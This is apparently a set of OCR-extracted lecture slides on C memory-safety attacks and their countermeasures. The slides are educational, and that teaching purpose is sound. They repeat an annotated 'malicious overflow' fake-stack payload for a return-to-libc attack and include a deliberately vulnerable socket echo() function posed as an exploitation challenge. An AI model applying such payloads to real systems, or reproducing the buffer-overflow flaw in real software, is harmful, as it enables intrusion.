
```
malicious
overflow
contents
0x7c971649 ; cmp argument
0x1111110c ; len argument
0x1111110b ; data argument
0xfeeb2ecd ; return address
0x70000000 ; saved base pointer
0x70000000 ; tmp final 4 bytes
0x00000040 ; tmp continues
0x00003000 ; tmp continues
0x00001000 ; tmp continues
0x70000000 ; tmp continues
0x7c80978e ; tmp continues
0x7c809a51 ; tmp continues
0x11111101 ; tmp buffer starts
```

Unwinding the fake stack




```
malicious
overflow
contents
0x7c971649 ; cmp argument
0x1111110c ; len argument
0x1111110b ; data argument
0xfeeb2ecd ; return address
0x70000000 ; saved base pointer
0x70000000 ; tmp final 4 bytes
0x00000040 ; tmp continues
0x00003000 ; tmp continues
0x00001000 ; tmp continues
0x70000000 ; tmp continues
0x7c80978e ; tmp continues
0x7c809a51 ; tmp continues
0x11111101 ; tmp buffer starts
```

Unwinding the fake stack



```
malicious
overflow
contents
0x7c971649  ; cmp argument
0x1111110c  ; len argument
0x1111110b  ; data argument
0xfeeb2ecd  ; return address
0x70000000  ; saved base pointer
0x70000000  ; tmp final 4 bytes
0x00000040  ; tmp continues
0x00003000  ; tmp continues
0x00001000  ; tmp continues
0x70000000  ; tmp continues
0x7c80978e  ; tmp continues
0x7c809a51  ; tmp continues
0x11111101  ; tmp buffer starts
```

Unwinding the fake stack



```
malicious
overflow
contents
0x7c971649 ; cmp argument
0x1111110c ; len argument
0x1111110b ; data argument
0xfeeb2ecd ; return address
0x70000000 ; saved base pointer
0x70000000 ; tmp final 4 bytes
0x00000040 ; tmp continues
0x00003000 ; tmp continues
0x00001000 ; tmp continues
0x70000000 ; tmp continues
0x7c80978e ; tmp continues
0x7c809a51 ; tmp continues
0x11111101 ; tmp buffer starts
```

SP

IP

Code Memory


VirtualAlloc
.
.
return

.
.
.

InterlockedEcxhange

return
.
.
.

Unwinding the fake stack



```
malicious
overflow
contents
0x7c971649 ; cmp argument
0x1111110c ; len argument
0x1111110b ; data argument
0xfeeb2ecd ; return address
0x70000000 ; saved base pointer
0x70000000 ; tmp final 4 bytes
0x00000040 ; tmp continues
0x00003000 ; tmp continues
0x00001000 ; tmp continues
0x70000000 ; tmp continues
0x7c80978e ; tmp continues
0x7c809a51 ; tmp continues
0x11111101 ; tmp buffer starts
```

Exploitation challenge (from the SYSSEC 10K challenge)

```c
char gWelcome[] = "Welcome to our system!";
void echo (int fd) {
  int len;
  char name[64],reply[128];

  len = strlen(gWelcome);
  memcpy(reply, gWelcome, len); /* copy the welcome string to reply */
  write_to_socket(fd, "Type your name:");
  read(fd,name,128);

  /* copy the name into the reply buffer (starting at offset len so
   * that we do not overwrite the welcome message) */

  memcpy(reply+len, name, 64); write(fd, reply, len + 64);
  /* send full welcome message to client */
  return;
}

void server(int socketfd) {
  while(1) echo(socketfd);
}
```

Overview

- Understanding execution of C programs
- Memory safety vulnerabilities
- The attacker-defender race
    - Attack 1: Stack-based buffer overflow
    - Defense 1: Stack canaries
    - Attack 2: Heap-based buffer overflow
    - Defense 2: Non-executable data
    - Attack 3: Return-to-libc attacks
    - Defense 3: Layout randomization
- Other defenses
- Conclusion

Layout Randomization

- Most attacks rely on precise knowledge of run time memory addresses
- Introducing artificial variation in these addresses significantly raises the bar for attackers
- Such adress space layout randomization (ASLR) is a cheap and effective countermeasure

Example

stack one		stack two		
address	contents	address	contents	
0x0022feac	0x008a13e0	0x0013f750	0x00b113e0	; cmp argument
0x0022fea8	0x00000001	0x0013f74c	0x00000001	; len argument
0x0022fea4	0x00a91147	0x0013f748	0x00191147	; data argument
0x0022fea0	0x008a1528	0x0013f744	0x00b11528	; return address
0x0022fe9c	0x0022fec8	0x0013f740	0x0013f76c	; saved base pointer
0x0022fe98	0x00000000	0x0013f73c	0x00000000	; tmp final 4 bytes
0x0022fe94	0x00000000	0x0013f738	0x00000000	; tmp continues
0x0022fe90	0x00000000	0x0013f734	0x00000000	; tmp continues
0x0022fe8c	0x00000000	0x0013f730	0x00000000	; tmp continues
0x0022fe88	0x00000000	0x0013f72c	0x00000000	; tmp continues
0x0022fe84	0x00000000	0x0013f728	0x00000000	; tmp continues
0x0022fe80	0x00000000	0x0013f724	0x00000000	; tmp continues
0x0022fe7c	0x00000000	0x0013f720	0x00000000	; tmp buffer starts
0x0022fe78	0x00000004	0x0013f71c	0x00000004	; memcpy length argument
0x0022fe74	0x00a91147	0x0013f718	0x00191147	; memcpy source argument
0x0022fe70	0x0022fe8c	0x0013f714	0x0013f730	; memcpy destination arg.

Exploitation challenge (from the SYSSEC 10K challenge)

```
char gWelcome[] = "Welcome to our system!";
void echo (int fd) {
  int len;
  char name[64],reply[128];

  len = strlen(gWelcome);
  memcpy(reply, gWelcome, len); /* copy the welcome string to reply */
  write_to_socket(fd, "Type your name:");
  read(fd,name,128);

  /* copy the name into the reply buffer (starting at offset len so
   * that we do not overwrite the welcome message) */

  memcpy(reply+len, name, 64); write(fd, reply, len + 64);
  /* send full welcome message to client */
  return;
}

void server(int socketfd) {
  while(1) echo(socketfd);
}
```

The attacker-defender race continues…

- Attack technique: Return-Oriented-Programming attacks
  - Generalization of return-2-libc, chaining “gadgets” instead of function calls into libc
- Defense technique: Control-Flow-Integrity (CFI)
  - Instrument the program to check that control flow at runtime follows the expected control-flow graph
  - Many variants have been proposed, several have been broken
- Attack technique: Data-only attacks
  - Influence the behavior of the program while only tampering with memory locations that contain program data
  - Recently shown to allow arbitrary attacks against a significant fraction of programs
- Should we give up on these “mitigate the exploit” countermeasures?

Overview

- Understanding execution of C programs
- Memory safety vulnerabilities
- The attacker-defender race
  - Attack 1: Stack-based buffer overflow
  - Defense 1: Stack canaries
  - Attack 2: Heap-based buffer overflow
  - Defense 2: Non-executable data
  - Attack 3: Return-to-libc attacks
  - Defense 3: Layout randomization
- Other defenses
- Conclusion

Overview of automatic defenses

	Return address corruption (A1)	Heap function pointer corruption (A2)	Jump-to-libc (A3)	Non-control data (A4)
Stack Canary (D1)	Partial defense		Partial defense	Partial defense
Non-executable data (D2)	Partial defense	Partial defense	Partial defense	
Control-flow integrity (D3)	Partial defense	Partial defense	Partial defense	
Address space layout randomization (D4)	Partial defense	Partial defense	Partial defense	Partial defense

Need for other defenses

- The “automatic” defenses discussed in this lecture are only one element of securing C software
- Instead of preventing / detecting exploitation of the vulnerabilities at run time, one can:
  - Prevent the introduction of vulnerabilities in the code
  - Detect and eliminate the vulnerabilities at development time
  - Detect and eliminate the vulnerabilities with testing

Preventing introduction

- Safe programming languages such as Java / C# take memory management out of the programmer's hands
- This makes it impossible to introduce exploitable memory safety vulnerabilities
  - They can still be "exploited" for denial-of-service purposes
  - Exploitable vulnerabilities can still be present in native parts of the application
  - There is a cost associated with using safe languages
- There are currently interesting recent developments
  - E.g. The Rust language from Mozilla, the Go language from Google

Detect and eliminate vulnerabilities

- Code review
- Static analysis tools:
  - Simple “grep”-like tools that detect unsafe functions
  - Advanced heuristic tools that have false positives and false negatives
  - Sound tools that require significant programmer effort to annotate the program
- Testing tools:
  - Fuzz testing
    - Many variants: random, directed, model-based, ...
  - Run-time memory safety checkers
    - E.g. AddressSanitizer

Conclusion

- The design of attacks and countermeasures has led to an arms race between attackers and defenders
- While significant hardening of the execution of C-like languages is possible, the use of safe languages like Java / C# / Rust / Go is from the point of view of security preferable